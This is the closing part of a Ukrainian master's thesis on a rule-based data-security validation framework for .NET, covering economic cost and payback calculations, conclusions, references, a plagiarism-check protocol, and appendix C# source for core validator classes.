$$I_{ТП} = 3 \cdot 0,4 + 2 \cdot 0,1 + 2,5 \cdot 0,1 + 1,7 \cdot 0,2 + 2,5 \cdot 0,2 = 2,49.$$

Груповий параметричний індекс за економічними параметрами $I_{ЕП}$ [40], з урахуванням β_i – частки i-го економічного параметра, рівний:

$$I_{ЕП} = 0,75 \cdot 0,5 + 0,86 \cdot 0,5 = 0,80.$$

Інтегральний показник конкурентоспроможності $K_{ІНТ}$ [40] дорівнює:

$$K_{ІНТ} = 1 \cdot 2,49 / 0,80 = 4,98$$

Отже, розробка переважає відомі аналоги за своїми техніко-економічними показниками у 4,98 рази.

4.3 Розрахунок витрат на проведення науково-дослідної роботи

Витрати, пов’язані з проведенням науково-дослідної роботи, під час планування, обліку і калькулювання собівартості науково-дослідної роботи групуються за відповідними статтями.

4.3.1 Витрати на оплату праці

Витрати на основну заробітну плату дослідників $З_о$ [40] розраховується відповідно до посадових окладів працівників, взявши 21 робочий день в місяць:

$$З_о = 21230 \cdot 5 / 21 = 4825 \text{ грн.}$$

Проведені розрахунки зведено до таблиці 4.3.

Таблиця 4.3 – Витрати на заробітну плату дослідників

Найменування посади	Місячний посадовий оклад, грн	Оплата за робочий день, грн	Число днів роботи	Витрати на ЗП, грн
Керівник проекту	21230	965,0	5	4825
Інженер-програміст 1-ї категорії	12000	545,5	42	22909
Всього				27734

Витрати на основну заробітну плату робітників $З_р$ [40] за відповідними найменуваннями робіт НДР, з урахуванням погодинної тарифної ставки робітника відповідного розряду $С$ [40] за виконану відповідну роботу, грн/год:

$$С_1 = 6700,00 \cdot \cdot 1,65 / (21 \cdot 8) = 65,8 \text{ грн.}$$

$$З_{р1} = 65,8 \cdot 2 = 131,6 \text{ грн.}$$

Зведені результати представлено в таблиці 4.4.

Таблиця 4.4 – Величина витрат на основну заробітну плату робітників

Найменування робіт	Тривалість роботи, год	Розряд роботи	Погодинна тарифна ставка, грн	Величина оплати на робітника грн
1. Підготовка робочого місця інженера-розробника ПЗ	10	1	65,8	658,0
2. Інсталяція програмного забезпечення середовищ моделювання та розробки	16	3	88,8	1421,4
3.Розробка програмної архітектури та алгоритмів	16	2	72,4	1158,1
4. Написання програмного коду модулів	40	5	111,9	4474,6
5. Програмне тестування дослідного зразка	16	4	59,8	957,1
Всього				8669,3

Додаткова заробітна плата $З_{дод}$ [40] розраховується як 10 – 12% від суми основної заробітної плати дослідників та робітників. Нехай відсоток 11%, тоді:

$$З_{дод} = (27734 + 8669{,}3) \cdot 11 / 100\% = 4004{,}38 \text{ грн.}$$

4.3.2 Відрахування на соціальні заходи

Нарахування на заробітну плату дослідників та робітників $З_н$ [40] розраховується як 22% від суми основної та додаткової заробітної плати дослідників і робітників:

$$З_н = (27734 + 8669{,}3 + 4004{,}38) \cdot 22 / 100\% = 8889{,}71 \text{ грн.}$$

4.3.3 Сировина та матеріали

Витрати на матеріали M [40], у вартісному вираженні розраховуються окремо по кожному виду матеріалів, як представлено у таблиці 4.5:

Таблиця 4.5 – Витрати на матеріали

Найменування матеріалу, марка, тип, сорт	Ціна за 1 кг, грн	Норма витрат, кг	Вартість витраченого матеріалу, грн
Папір для принтера A4 Zoom	260	1	260
USB флеш накопичувач Transcend 64GB USB 3.0	330	1	330
Настільний набір Buromax 16 предметів Чорний	170	1	170
Картридж для Canon PIXMA TS5040	580	1	580
Диск оптичний CD RW	55	2	110
Всього			1450
З врахуванням коефіцієнта транспортування			1595

4.3.4 Спецустаткування для наукових (експериментальних) робіт

Балансова вартість спецустаткування $В_{спец}$ [40], взявши коефіцієнт, що враховує доставку, монтаж, налагодження тощо як 1,11 розраховується так:

$$В_{спец} = 5000 \cdot 1 \cdot 1{,}11 = 5500 \text{ грн.}$$

Отримані результати зведено до таблиці 4.6.

Таблиця 4.6 – Витрати на придбання спецустаткування

Найменування устаткування	Кількість, шт	Ціна за одиницю, грн	Вартість, грн
Маршрутизатор ASUS WiFi 5GHz	1	5 000	5500
Internet 100 mbit/s	2	260	572
Всього			6072

4.3.5 Програмне забезпечення для наукових (експериментальних) робіт

Балансова вартість програмного забезпечення $B_{прг}$ [40], взявши коефіцієнт, що враховує інсталяцію, налагодження тощо рівним 1,11, розраховується так:

$$B_{прг} = 4000 \cdot 1 \cdot 1{,}11 = 4400 \text{ грн.}$$

Отримані результати зведено до таблиці 4.7.

Таблиця 4.7 – Витрати на придбання програмних засобів

Найменування програмного засобу	Кількість, шт	Ціна за одиницю, грн	Вартість, грн
Microsoft Visual Studio Professional 2022	1	4 000	4400
JetBrains ReSharper	1	3 000	3300
MS Windows 11 Pro	1	10 000	11000
Microsoft Office 2019	1	1 300	1430
Всього			20130

4.3.6 Амортизація обладнання, програмних засобів та приміщень

В спрощеному вигляді амортизаційні відрахування по кожному виду обладнання, приміщень та програмному забезпеченню тощо $A_{обл}$ [40] розраховуються з використанням прямолінійного методу амортизації:

$$A_{обл} = (22000 \cdot 2) / (2 \cdot 12) = 1833{,}33 \text{ грн.}$$

Проведені розрахунки зведено до таблиці 4.8.

Таблиця 4.8 – Амортизаційні відрахування по кожному виду обладнання

Найменування обладнання	Балансова вартість, грн	Строк корисного використання, років	Термін використання обладнання, місяців	Амортизаційні відрахування, грн
1. Ноутбук	22 000	2	2	1833,33
2. Принтер із сканером	5 000	2	2	208,33
3. Приміщення	195000	20	1	1625,00
Всього				3666,67

4.3.7 Паливо та енергія для науково-виробничих цілей

Витрати на силову електроенергію B_e [40], взявши вартість 1 кВт-години електроенергії $Ц_e$ за 7,5 грн, коефіцієнт, що враховує використання потужності, $K_{вп і}$ < 1 та коефіцієнт корисної дії обладнання, η_i < 1, розраховуються так:

$$B_e = 0,25 \cdot 305 \cdot 7,5 \cdot 0,5 / 0,8 = 357,42 \text{ грн.}$$

4.3.8 Службові відрядження

Витрати за статтею «Службові відрядження» $B_{св}$ [40] розраховуються як 20…25% від суми основної заробітної плати дослідників та робітників, прийнявши норму нарахування за статтею «Службові відрядження» $H_{св}$ = 20%:

$$B_{св} = (27734 + 8669,3) \cdot 20 / 100\% = 7280,68 \text{ грн.}$$

4.3.9 Інші витрати

Витрати за статтею «Інші витрати» $I_в$ [40] розраховуються як 50 – 100% від суми основної заробітної плати дослідників та робітників, взявши норму нарахування за статтею «Інші витрати» $H_{ів}$ = 50%:

$$I_в = (27734 + 8669,3) \cdot 50 / 100\% = 18201,71 \text{ грн.}$$

4.3.10 Накладні (загальновиробничі) витрати

Витрати за статтею «Накладні (загальновиробничі) витрати» $B_{нзв}$ [40] розраховуються як 100…150% від суми основної заробітної плати дослідників та робітників, взявши норму нарахування за статтею «Накладні (загальновиробничі) витрати» $H_{нзв}$ = 100%:

$$B_{нзв} = (27734 + 8669{,}3) \cdot 100 / 100\% = 36403{,}41 \text{ грн.}$$

Витрати на проведення науково-дослідної роботи на тему «Інформаційна технологія моніторингу безпеки даних програмного забезпечення» $B_{заг}$ [40] розраховуються як сума всіх попередніх статей витрат:

$$B_{заг} = 27734 + 8669{,}3 + 4004{,}38 + 8889{,}71 + 1595 + 6072 + 20130 + 3666{,}67 + 357{,}42 + 7280{,}68 + 18201{,}71 + 36403{,}41 = 143004{,}39 \text{ грн.}$$

Загальні витрати $ЗВ$ [40] на завершення науково-дослідної (науково-технічної) роботи та оформлення її результатів, взявши коефіцієнт, який характеризує етап (стадію) виконання науково-дослідної роботи η = 0,7, розраховуються так:

$$ЗВ = 143004{,}39 / 0{,}7 = 204291{,}98 \text{ грн.}$$

4.4 Розрахунок економічної ефективності науково-технічної розробки при її можливій комерціалізації потенційним інвестором

Результати проведених досліджень передбачають комерціалізацію протягом 3-х років реалізації на ринку. В цьому випадку основу майбутнього економічного ефекту будуть формувати:

ΔN – збільшення кількості споживачів яким надається відповідна інформаційна послуга у періоди часу, що аналізуються;

N – кількість споживачів яким надавалась відповідна інформаційна послуга у році до впровадження результатів нової науково-технічної розробки, прийнявши як 1 особа;

$Ц_б$ – вартість послуги у році до впровадження інформаційної системи, прийнявши 350,00 грн;

$\pm\Delta Ц_о$ – зміна вартості послуги від впровадження результатів, прийнявши зростання на 50,00 грн.

Можливе збільшення чистого прибутку у потенційного інвестора $\Delta П_i$ [40] для кожного із 3-х років, протягом яких очікується отримання позитивних результатів від можливого впровадження та комерціалізації науково-технічної розробки, розраховується з урахуванням таких параметрів:

λ – коефіцієнт, який враховує сплату потенційним інвестором податку на додану вартість. У 2023 році ставка податку на додану вартість складає 20%, а коефіцієнт $\lambda = 0,8333$;

ρ – коефіцієнт, який враховує рентабельність інноваційного продукту). Нехай ρ =40%;

ϑ – ставка податку на прибуток, який має сплачувати потенційний інвестор, у 2023 році $\vartheta = 18\%$.

Отже:

$$\Delta П_1 = (1 \cdot 50 + 350 \cdot 7000) \cdot 0,83 \cdot 0,4 \cdot (1 - 0,18/100\%) = 478322,74 \text{ грн.}$$

$$\Delta П_2 = (1 \cdot 50 + 350 \cdot (7000 + 3000)) \cdot 0,83 \cdot 0,4 \cdot (1 - 0,18/100\%) = 683356 \text{ грн.}$$

$$\Delta П_3 = (1 \cdot 50 + 350 \cdot (7000 + 3000 + 2000)) \cdot 0,83 \cdot 0,4 \cdot (1 - 0,18/100\%) = 820017,2 \text{ грн.}$$

Приведена вартість збільшення всіх чистих прибутків $ПП$ [40], що їх може отримати потенційний інвестор від можливого впровадження та комерціалізації розробки, взявши ставку дисконтування, за яку можна взяти щорічний прогнозований рівень інфляції в країні τ = 18%:

$$ПП = 478322,74 /(1+0,18)^1 + 683356/(1+0,18)^2 + 820017,2 /(1+0,18)^3 =$$
$$= 1349909,25 \text{ грн.}$$

Величина початкових інвестицій PV [40], які потенційний інвестор має вкласти для впровадження і комерціалізації науково-технічної розробки, взявши коефіцієнт, що враховує витрати інвестора на впровадження науково-технічної розробки та її комерціалізацію $k_{інв} = 2$:

$$PV = k_{інв} \cdot ЗВ = 2 \cdot 204291,98 = 408583,97 \text{ грн.}$$

Абсолютний економічний ефект $E_{абс}$ [40] для потенційного інвестора від можливого впровадження та комерціалізації науково-технічної розробки становитиме:

$$E_{абс} = ПП - PV = 1349909,25 - 408583,97 = 941325,28 \text{ грн.}$$

Внутрішня економічна дохідність інвестицій $E_в$ [40], які можуть бути вкладені потенційним інвестором у впровадження та комерціалізацію науково-технічної розробки:

$$E_в = \sqrt[T_{ж}]{1 + \frac{E_{абс}}{PV}} - 1 = (1+941325,28 /408583,97)^{1/3} - 1 = 0,78.$$

Мінімальна внутрішня економічна дохідність вкладених інвестицій $\tau_{мін}$ [40], взявши середньозважену ставку за депозитними операціями в комерційних банках у 2023 році в Україні $d = 0,1$ та показник, що характеризує ризикованість вкладення інвестицій $f = 0,25$:

$$\tau_{мін} = 0,1+0,25 = 0,35$$

Значення $\tau_{мін}$ < 0,78 свідчить про те, що внутрішня економічна дохідність інвестицій $E_в$, які можуть бути вкладені потенційним інвестором у впровадження та комерціалізацію науково-технічної розробки вища мінімальної внутрішньої дохідності. Тобто інвестувати в науково-дослідну роботу доцільно. Період окупності інвестицій $T_{ок}$ [40], які можуть бути вкладені потенційним інвестором у впровадження та комерціалізацію науково-технічної розробки:

$$T_{ок} = 1 / 0,78 = 1,3 р.$$

$T_{ок}$ < 3-х років, що свідчить про комерційну привабливість науково-технічної розробки і може спонукати потенційного інвестора профінансувати впровадження даної розробки та виведення її на ринок.

Згідно проведених досліджень рівень комерційного потенціалу розробки становить 38 балів, що свідчить про комерційну важливість проведення даних досліджень, оскільки рівень комерційного потенціалу розробки вище середнього.

При оцінюванні рівня конкурентоспроможності, згідно узагальненого коефіцієнту конкурентоспроможності розробки, науково-технічна розробка переважає існуючі аналоги приблизно в 4,98 рази.

Термін окупності становить 1,3 роки, що менше 3-х років, що свідчить про комерційну привабливість науково-технічної розробки і може спонукати потенційного інвестора профінансувати впровадження даної розробки та виведення її на ринок.

ВИСНОВКИ

В ході виконання магістерської кваліфікаційної роботи було досліджено процеси, сучасні методи та засоби моніторингу безпеки даних програмного забезпечення. В результаті аналізу предметної області було виявлено, що вразливості та загрози різних типів даних програмного забезпечення входять до списку найбільш актуальних, що підтверджується такими джерелами, як CWE та OWASP. Встановлено, що методичним напрямкам організації безпеки даних ПЗ приділяється основна увага. Визначено, що для безпечного функціонування ПЗ необхідним є моніторинг безпеки усіх типів об’єктів даних. Результати аналізу існуючих засобів моніторингу показали, що актуальними проблемами предметної області є відсутність уніфікованих рішень перевірки безпеки різнотипних даних ПЗ з підтримкою синхронізованості перевірки у клієнтських і серверних частинах ПЗ та інтеграції з популярними технологіями розробки в поєднанні з гнучкістю розширення рекомендованих методів перевірки безпеки даних. Було прийнято рішення підвищити рівень захищеності допоміжного та кінцевого програмного забезпечення шляхом розробки інформаційної технології перевірки безпеки різнотипних даних як серверної, так і клієнтської частин програмного забезпечення.

Обраний підхід конфігурації системи моніторингу на основі правил забезпечує її відповідність рекомендованим методам перевірки безпеки даних та розширюваність. Було спроектовано уніфіковану архітектуру інтеграції системи моніторингу з популярними технологіями розробки ПЗ.

Успішність розробленої архітектури системи моніторингу було підтверджено її імплементацією у вигляді фреймворку для платформи .NET мовою C#. Розробку було успішно протестовано за допомогою юніт-тестів, а також виконанням основних сценаріїв використання системи моніторингу. Розроблене керівництво користувача демонструє простіше використання розробленого фреймворку в порівнянні з існуючими засобами моніторингу.

Отже, усі вимоги, сформульовані до інформаційної технології моніторингу, було успішно реалізовано, а поставлені в роботі задачі було успішно виконано. Основні переваги розробленого засобу моніторингу:

- моніторинг безпеки даних згідно з рекомендованими методами;
- задання наборів правил перевірки як на етапі розробки, так і на етапі виконання цільового програмного забезпечення;
- задання власних правил перевірки у вигляді лямбда-виразів;
- можливість задання довільних рівнів критичності власних правил;
- можливість задання власних об’єктів результатів перевірки;
- незалежність від локалізації;
- іменоване групування правил перевірки;
- скорочення часу на інтеграцію рекомендованих методів перевірки безпеки даних у 10 разів на основі кількості стрічок вихідного коду та 4.5 рази на основі кількості стрічок виконуваного коду.

Рівень комерційного потенціалу розробки становить 38 балів, що свідчить про комерційну важливість проведення досліджень. За узагальненим коефіцієнтом конкурентоспроможності розробка переважає існуючі аналоги приблизно у 4,98 рази. Термін окупності становить 1,3 роки, що менше 3-х років, що свідчить про комерційну привабливість розробки.

До основних труднощів, що виникли у ході розробки, можна віднести розгалуженість ієрархії класів для забезпечення розширюваності набору правил перевірки та процес розробки ієрархії плаваючих інтерфейсів (Fluent Interfaces) для задання наборів правил перевірки на етапі розробки ПЗ.

Основними напрямками подальшого вдосконалення розробленого фреймворку вбачаються розширення стандартного набору правил перевірки, розробка адаптерів для інтеграції засобу з популярними фреймворками та бібліотеками та підтримка об’єктно-орієнтованого стилю задання наборів правил перевірки. Передбачається, що розроблена інформаційна технологія моніторингу набуде широкого використання не лише в комерційній розробці програмного забезпечення, але і в навчальному та науковому застосуванні.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Куперштейн Л. М., Луцишин Г. Л. АРХІТЕКТУРА СИСТЕМИ МОНІТОРИНГУ БЕЗПЕКИ ДАНИХ ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ. КОНФЕРЕНЦІЇ ВНТУ електронні наукові видання, Молодь в науці: дослідження, проблеми, перспективи (МН-2024). 2024.
2. Saltarello A., Esposito D. Microsoft . NET - Architecting Applications for the Enterprise. Microsoft Press, 2009. 462 p.
3. Vulnerabilities | OWASP Foundation. OWASP Foundation, the Open Source Foundation for Application Security | OWASP Foundation. URL: https://owasp.org/www-community/vulnerabilities/ (date of access: 25.11.2023).
4. Esposito D. Programming ASP. NET Core, Programming ASP. NET Core. Microsoft Press, 2018. 416 p.
5. Lowy J., Montgomery M. Programming WCF Services: Design and Build Maintainable Service-Oriented Systems. O'Reilly Media, 2015. 1018 p.
6. Fowler M. Patterns of Enterprise Application Architecture. Addison-Wesley Professional, 2002. 560 p.
7. Create Data Transfer Objects (DTOs). Microsoft Learn: Build skills that open doors in your career. URL: https://learn.microsoft.com/en-us/aspnet/web-api/overview/data/using-web-api-with-entity-framework/part-5 (date of access: 25.11.2023).
8. C M. R. Clean Architecture: A Craftsman's Guide to Software Structure and Design. Pearson Education Asia, 2017.
9. Ponelat J., Rosenstock L. Designing APIs with Swagger and OpenAPI. Manning Publications Co. LLC, 2022.
10. Java Integration | Swagger Open Source. API Documentation & Design Tools for Teams | Swagger. URL: https://swagger.io/tools/open-source/open-source-integrations/?sbsearch=validation (date of access: 25.11.2023).

11. P of EAA: Data Transfer Object. martinfowler.com. URL: https://martinfowler.com/eaaCatalog/dataTransferObject.html (date of access: 25.11.2023).
12. Smith J. P. Entity Framework Core in Action, Second Edition. Manning Publications Co. LLC, 2021. 624 p.
13. Lerman J. Programming Entity Framework: Building Data Centric Apps with the Ado. Net Entity Framework. O'Reilly Media, Incorporated, 2010.
14. Syscheck – OSSEC. OSSEC - World's Most Widely Used Host Intrusion Detection System. URL: https://www.ossec.net/docs/docs/manual/ syscheck (date of access: 25.11.2023).
15. Mouat A. Using Docker: Developing and Deploying Software with Containers. O'Reilly Media, Incorporated, 2015.
16. Official PCI Security Standards Council Site. PCI Security Standards Council. URL: https://www.pcisecuritystandards.org (date of access: 26.11.2023).
17. CWE - CWE-20: Improper Input Validation (4.11). CWE - Common Weakness Enumeration. URL: https://cwe.mitre.org/data/definitions/20.html (date of access: 26.11.2023).
18. Security Knowledge Framework. Security Knowledge Framework. URL: https://www.securityknowledgeframework.org (date of access: 26.11.2023).
19. OWASP Web Security Testing Guide | OWASP Foundation. OWASP Foundation, the Open Source Foundation for Application Security | OWASP Foundation. URL: https://owasp.org/www-project-web-security-testing-guide (date of access: 26.11.2023).
20. OWASP Top Ten | OWASP Foundation. OWASP Foundation, the Open Source Foundation for Application Security | OWASP Foundation. URL: https://owasp.org/www-project-top-ten (date of access: 27.11.2023).
21. REST Security - OWASP Cheat Sheet Series. Introduction - OWASP Cheat Sheet Series. URL: https://cheatsheetseries.owasp.org/cheatsheets/REST_Security_Cheat_Sheet.html#input-validation (date of access: 27.11.2023).

22. WSTG | OWASP Foundation. OWASP Foundation, the Open Source Foundation for Application Security | OWASP Foundation. URL: https://owasp.org/ www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/10-Business_Logic_Testing/01-Test_Business_Logic_Data_Validation (date of access: 27.11.2023).
23. WSTG - v4.2 | OWASP Foundation. OWASP Foundation, the Open Source Foundation for Application Security | OWASP Foundation. URL: https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/10-Business_Logic_Testing/01-Test_Business_Logic_Data_Validation (date of access: 27.11.2023).
24. Gorman B. L. Practical Entity Framework Core 6: Database Access for Enterprise Applications. Apress L. P., 2022.
25. Software Security | Setting Manipulation. A Taxonomy of Coding Errors that Affect Security. URL: https://vulncat.fortify.com/en/detail?id=desc.dataflow.cfml.setting_manipulation (date of access: 27.11.2023).
26. Спільнота програмістів | DOU. Рейтинг мов програмування 2023. URL: https://dou.ua/lenta/articles/language-rating-2023 (date of access: 28.11.2023).
27. FluentValidation – FluentValidation documentation. FluentValidation – FluentValidation documentation. URL: https://docs.fluentvalidation.net/en/latest (date of access: 28.11.2023).
28. Banishing Validation Complication: Using the Validation Application Block. Microsoft Learn. URL: https://learn.microsoft.com/en-us/previous-versions /msp-n-p/dn440720(v=pandp.60) (date of access: 28.11.2023).
29. Jakarta Bean Validation - Home. Jakarta Bean Validation - Home. URL: https://beanvalidation.org (date of access: 28.11.2023).
30. GitHub - jquense/yup at pre-v1. GitHub. URL: https://github.com/jquense/yup/tree/pre-v1 (date of access: 28.11.2023).
31. Fowler M. UML Distilled: A Brief Guide to the Standard Object Modeling Language. Pearson Education, Limited, 2018.
32. Ambler S. W. Elements of UML 2. 0 Style. Cambridge University Press, 2010.

33.Reese R. M. Learning Java Functional Programming. Packt Publishing, 2015.
34.Saving repositories with stars - GitHub Docs. URL: https://docs.github.com/ en/get-started/exploring-projects-on-github/saving-repositories-with-stars (date of access: 29.11.2023).
35..NET tools & editors for Windows, Linux and macOS. Microsoft. URL: https://dotnet.microsoft.com/en-us/platform/tools (date of access: 29.11.2023).
36.Best Version Control Software in 2023 | 6sense. 6sense. URL: https://6sense.com/tech/version-control (date of access: 29.11.2023).
37.Best Source Code Management Software in 2023 | 6sense. 6sense. URL: https://6sense.com/tech/source-code-management (date of access: 29.11.2023).
38.Best Unit Testing Frameworks Software in 2023 | 6sense. 6sense. URL: https://6sense.com/tech/unit-testing-frameworks (date of access: 29.11.2023).
39.Brian Gorrie. DocFX Demystified: Transform Your C# Documentation Skills. First Edition. Kindle Edition, 2023. 54 p.
40.Методичні вказівки до виконання економічної частини магістерських кваліфікаційних робіт / Уклад. : В. О. Козловський, О. Й. Лесько, В. В. Кавецький. – Вінниця : ВНТУ, 2021. – 42 с.

ДОДАТКИ

Додаток А

ПРОТОКОЛ ПЕРЕВІРКИ МАГІСТЕРСЬКОЇ КВАЛІФІКАЦІЙНОЇ РОБОТИ НА НАЯВНІСТЬ ТЕКСТОВИХ ЗАПОЗИЧЕНЬ

Назва роботи: Інформаційна технологія моніторингу безпеки даних програмного забезпечення

Автор роботи: Луцишин Геннадій Леонідович

Тип роботи: магістерська кваліфікаційна робота

Підрозділ кафедра захисту інформації ФІТКІ
(кафедра, факультет)

Показники звіту подібності Unicheck

Оригінальність – 99,68%. Схожість – 0,32%.

Аналіз звіту подібності (відмітити потрібне):

√ 1. Запозичення, виявлені у роботі, оформлені коректно і не містять ознак плагіату.

□ 2. Виявлені у роботі запозичення не мають ознак плагіату, але їх надмірна кількість викликає сумніви щодо цінності роботи і відсутності самостійності її виконання автором. Роботу направити на розгляд експертної комісії кафедри.

□ 3. Виявлені у роботі запозичення є недобросовісними і мають ознаки плагіату та/або в ній містяться навмисні спотворення тексту, що вказують на спроби приховування недобросовісних запозичень.

Особа, відповідальна за перевірку _____ (підпис) Валентина КАПЛУН

Ознайомлені з повним звітом подібності, який був згенерований системою Unicheck щодо роботи.

Автор роботи _____ (підпис) Геннадій ЛУЦИШИН

Керівник роботи _____ (підпис) Леонід КУПЕРШТЕЙН

Додаток Б

Текст програмної реалізації

Б.1 Основні модулі

ValidationController.cs

```
namespace Heleonix.Validation
{
   using Heleonix.Validation.Internal;

   public class ValidationController
   {
      public ValidationController(IValidatorProvider validatorProvider)
      {
         Throw<ArgumentNullException>.IfNull(validatorProvider, nameof(validatorProvider));
         this.ValidatorProvider = validatorProvider;
      }

      protected virtual IValidatorProvider ValidatorProvider { get; }

      public virtual ValidatorResult Validate(ValidatorContext context)
      {
         Throw<ArgumentNullException>.IfNull(context, nameof(context));
         var validator = this.ValidatorProvider.GetValidator(context.Object.GetType());
         if (validator == null)
         {
            return null;
         }
         if (!this.ValidatorProvider.IsCached)
         {
            validator.Setup();
         }
         return validator.Validate(context);
      }

      public virtual ValidatorResult Validate(object obj)
         => this.Validate(new ValidatorContext(obj, null, this.ValidatorProvider));
   }
}
```

Validator.cs

```
namespace Heleonix.Validation
{
   using System.Collections.ObjectModel;
   using Heleonix.Validation.Builders;
   using Heleonix.Validation.Internal;

   public abstract class Validator<TObject> : IValidator
   {
      public virtual ObservableCollection<Target> Targets { get; } =
            new ObservableCollection<Target>();
```

```
        public virtual ValidatorResult Validate(ValidatorContext context)
        {
            Throw<ArgumentNullException>.IfNull(context, nameof(context));

            context.Validator = this;

            var result = this.CreateResult(context);

            if (result == null)
            {
                return null;
            }

            foreach (var target in this.Targets)
            {
                if (!context.ContinueValidation)
                {
                    return result;
                }

                var targetResult = target?.Validate(new TargetContext(null, context));

                if (targetResult == null)
                {
                    continue;
                }

                if (!context.IgnoreEmptyResults || !targetResult.IsEmpty())
                {
                    result.TargetResults.Add(targetResult);
                }
            }

            return result;
        }

        public virtual void Setup() => this.Setup(new InitialTargetBuilder<TObject>(this));

        protected abstract void Setup(IInitialTargetBuilder<TObject> builder);

        protected virtual ValidatorResult CreateResult(ValidatorContext context)
        {
            Throw<ArgumentNullException>.IfNull(context, nameof(context));

            return new ValidatorResult();
        }
    }
}
```

Rule.cs

```
namespace Heleonix.Validation
{
    using System.Collections.ObjectModel;
    using Heleonix.Validation.Internal;

    public abstract class Rule
```

```
{
    public virtual string Name
    {
        get
        {
            var name = this.GetType().Name;

            if (name.EndsWith(nameof(Rule), StringComparison.OrdinalIgnoreCase))
            {
                name = name.Remove(name.Length - 4, 4);
            }

            return name;
        }
    }

    public virtual ObservableCollection<ValueResult> ValueResults { get; }
        = new ObservableCollection<ValueResult>();

    public virtual RuleResult Validate(RuleContext context)
    {
        Throw<ArgumentNullException>.IfNull(context, nameof(context));

        context.Rule = this;

        var value = this.Execute(context);

        var result = this.CreateResult(context, value);

        if (result == null)
        {
            return null;
        }

        var valueResults = this.SelectValueResults(context, value);

        if (valueResults == null)
        {
            return result;
        }

        foreach (var valueResult in valueResults.Where(valueResult => valueResult != null))
        {
            result.ValueResults.Add(valueResult);
        }

        return result;
    }

    protected abstract object Execute(RuleContext context);

    protected virtual RuleResult CreateResult(RuleContext context, object value)
    {
        Throw<ArgumentNullException>.IfNull(context, nameof(context));

        return new RuleResult(this.Name, value);
    }
```

```
        protected virtual IEnumerable<ValueResult> SelectValueResults(
             RuleContext context, object value)
        {
            Throw<ArgumentNullException>.IfNull(context, nameof(context));

            return from r in this.ValueResults
                   where r != null && ((r.MatchValue == null && value == null)
                                       || (r.MatchValue != null && r.MatchValue.Equals(value)))
                   select r;
        }
    }
}
```

Target.cs

```
namespace Heleonix.Validation
{
    using System.Collections.ObjectModel;
    using Heleonix.Validation.Internal;

    public abstract class Target
    {
        protected Target(string name)
        {
            this.Name = name;
        }

        public virtual string Name { get; set; }

        public virtual ObservableCollection<Rule> Rules { get; } =
            new ObservableCollection<Rule>();

        public abstract object GetValue(TargetContext context);

        public virtual TargetResult Validate(TargetContext context)
        {
            Throw<ArgumentNullException>.IfNull(context, nameof(context));

            context.Target = this;

            var result = this.CreateResult(context);

            if (result == null)
            {
                return null;
            }

            foreach (var rule in this.Rules)
            {
                if (!context.ValidatorContext.ContinueValidation)
                {
                    return result;
                }

                var ruleResult = rule?.Validate(new RuleContext(null, context));

                if (ruleResult == null)
                {
                    continue;
```

```
            }

            if (!context.ValidatorContext.IgnoreEmptyResults || !ruleResult.IsEmpty())
            {
               result.RuleResults.Add(ruleResult);
            }
         }

         return result;
      }

      protected virtual TargetResult CreateResult(TargetContext context)
      {
         Throw<ArgumentNullException>.IfNull(context, nameof(context));

         return new TargetResult(this.Name, this.GetValue(context));
      }
   }
}
```

ValidatorContext.cs

```
namespace Heleonix.Validation
{
   using Heleonix.Validation.Internal;

   public class ValidatorContext
   {
      private IValidator validator;

      public ValidatorContext(
         object obj,
         IValidator validator,
         IValidatorProvider validatorProvider,
         ValidatorContext parent = null)
         : this(obj, validator, validatorProvider, parent, true, true)
      {
      }

      public ValidatorContext(
         object obj,
         IValidator validator,
         IValidatorProvider validatorProvider,
         ValidatorContext parent,
         bool continueValidation,
         bool ignoreEmptyResults)
      {
         Throw<ArgumentNullException>.IfNull(obj, nameof(obj));
         Throw<ArgumentNullException>.IfNull(validatorProvider, nameof(validatorProvider));

         this.Object = obj;
         this.validator = validator;
         this.ValidatorProvider = validatorProvider;
         this.Parent = parent;
         this.ContinueValidation = continueValidation;
         this.IgnoreEmptyResults = ignoreEmptyResults;
      }

      public virtual IValidator Validator
```

```
        {
            get { return this.validator; }

            set
            {
                Throw<ArgumentNullException>.IfNull(value, nameof(value));
                this.validator = value;
            }
        }

        public virtual IValidatorProvider ValidatorProvider { get; }
        public virtual ValidatorContext Parent { get; set; }
        public virtual object Object { get; }
        public virtual bool ContinueValidation { get; set; }
        public virtual bool IgnoreEmptyResults { get; set; }
    }
}
```

TargetContext.cs

```
namespace Heleonix.Validation
{
    using Heleonix.Validation.Internal;

    public class TargetContext
    {
        private Target target;

        public TargetContext(Target target, ValidatorContext validatorContext)
        {
            Throw<ArgumentNullException>.IfNull(validatorContext, nameof(validatorContext));

            this.target = target;
            this.ValidatorContext = validatorContext;
        }

        public virtual Target Target
        {
            get { return this.target; }

            set
            {
                Throw<ArgumentNullException>.IfNull(value, nameof(value));
                this.target = value;
            }
        }

        public virtual ValidatorContext ValidatorContext { get; }
    }
}
```

RuleContext.cs

```
namespace Heleonix.Validation
{
    using Heleonix.Validation.Internal;

    public class RuleContext
```

```
    {
        private Rule rule;
        public RuleContext(Rule rule, TargetContext targetContext)
        {
            Throw<ArgumentNullException>.IfNull(targetContext, nameof(targetContext));
            this.rule = rule;
            this.TargetContext = targetContext;
        }

        public virtual Rule Rule
        {
            get { return this.rule; }
            set
            {
                Throw<ArgumentNullException>.IfNull(value, nameof(value));
                this.rule = value;
            }
        }

        public virtual TargetContext TargetContext { get; }
    }
}
```

DefaultValidatorProvider.cs

```
namespace Heleonix.Validation
{
    using Heleonix.Validation.Internal;

    public class DefaultValidatorProvider : IValidatorProvider
    {
        public DefaultValidatorProvider(bool isCached)
        {
            this.IsCached = isCached;
        }

        public virtual bool IsCached { get; }

        protected virtual IDictionary<Type, IValidator> Cache { get; } =
            new Dictionary<Type, IValidator>();

        public virtual IValidator GetValidator(Type objectType)
        {
            Throw<ArgumentNullException>.IfNull(objectType, nameof(objectType));

            if (this.IsCached && this.Cache.ContainsKey(objectType))
            {
                return this.Cache[objectType];
            }

            var implementations = this.FindImplementations(objectType);

            if (implementations == null || implementations.Length == 0)
            {
                return null;
            }

            Throw<ArgumentException>.If(implementations.Length > 1,
                string.Empty, nameof(objectType));
```

```
            try
            {
                var validator = this.CreateValidator(implementations[0]);
                if (validator == null || !this.IsCached)
                {
                    return validator;
                }

                validator.Setup();

                this.Cache.Add(objectType, validator);

                return validator;
            }
            catch (Exception ex)
            {
                throw new InvalidOperationException(ex.Message, ex);
            }
        }

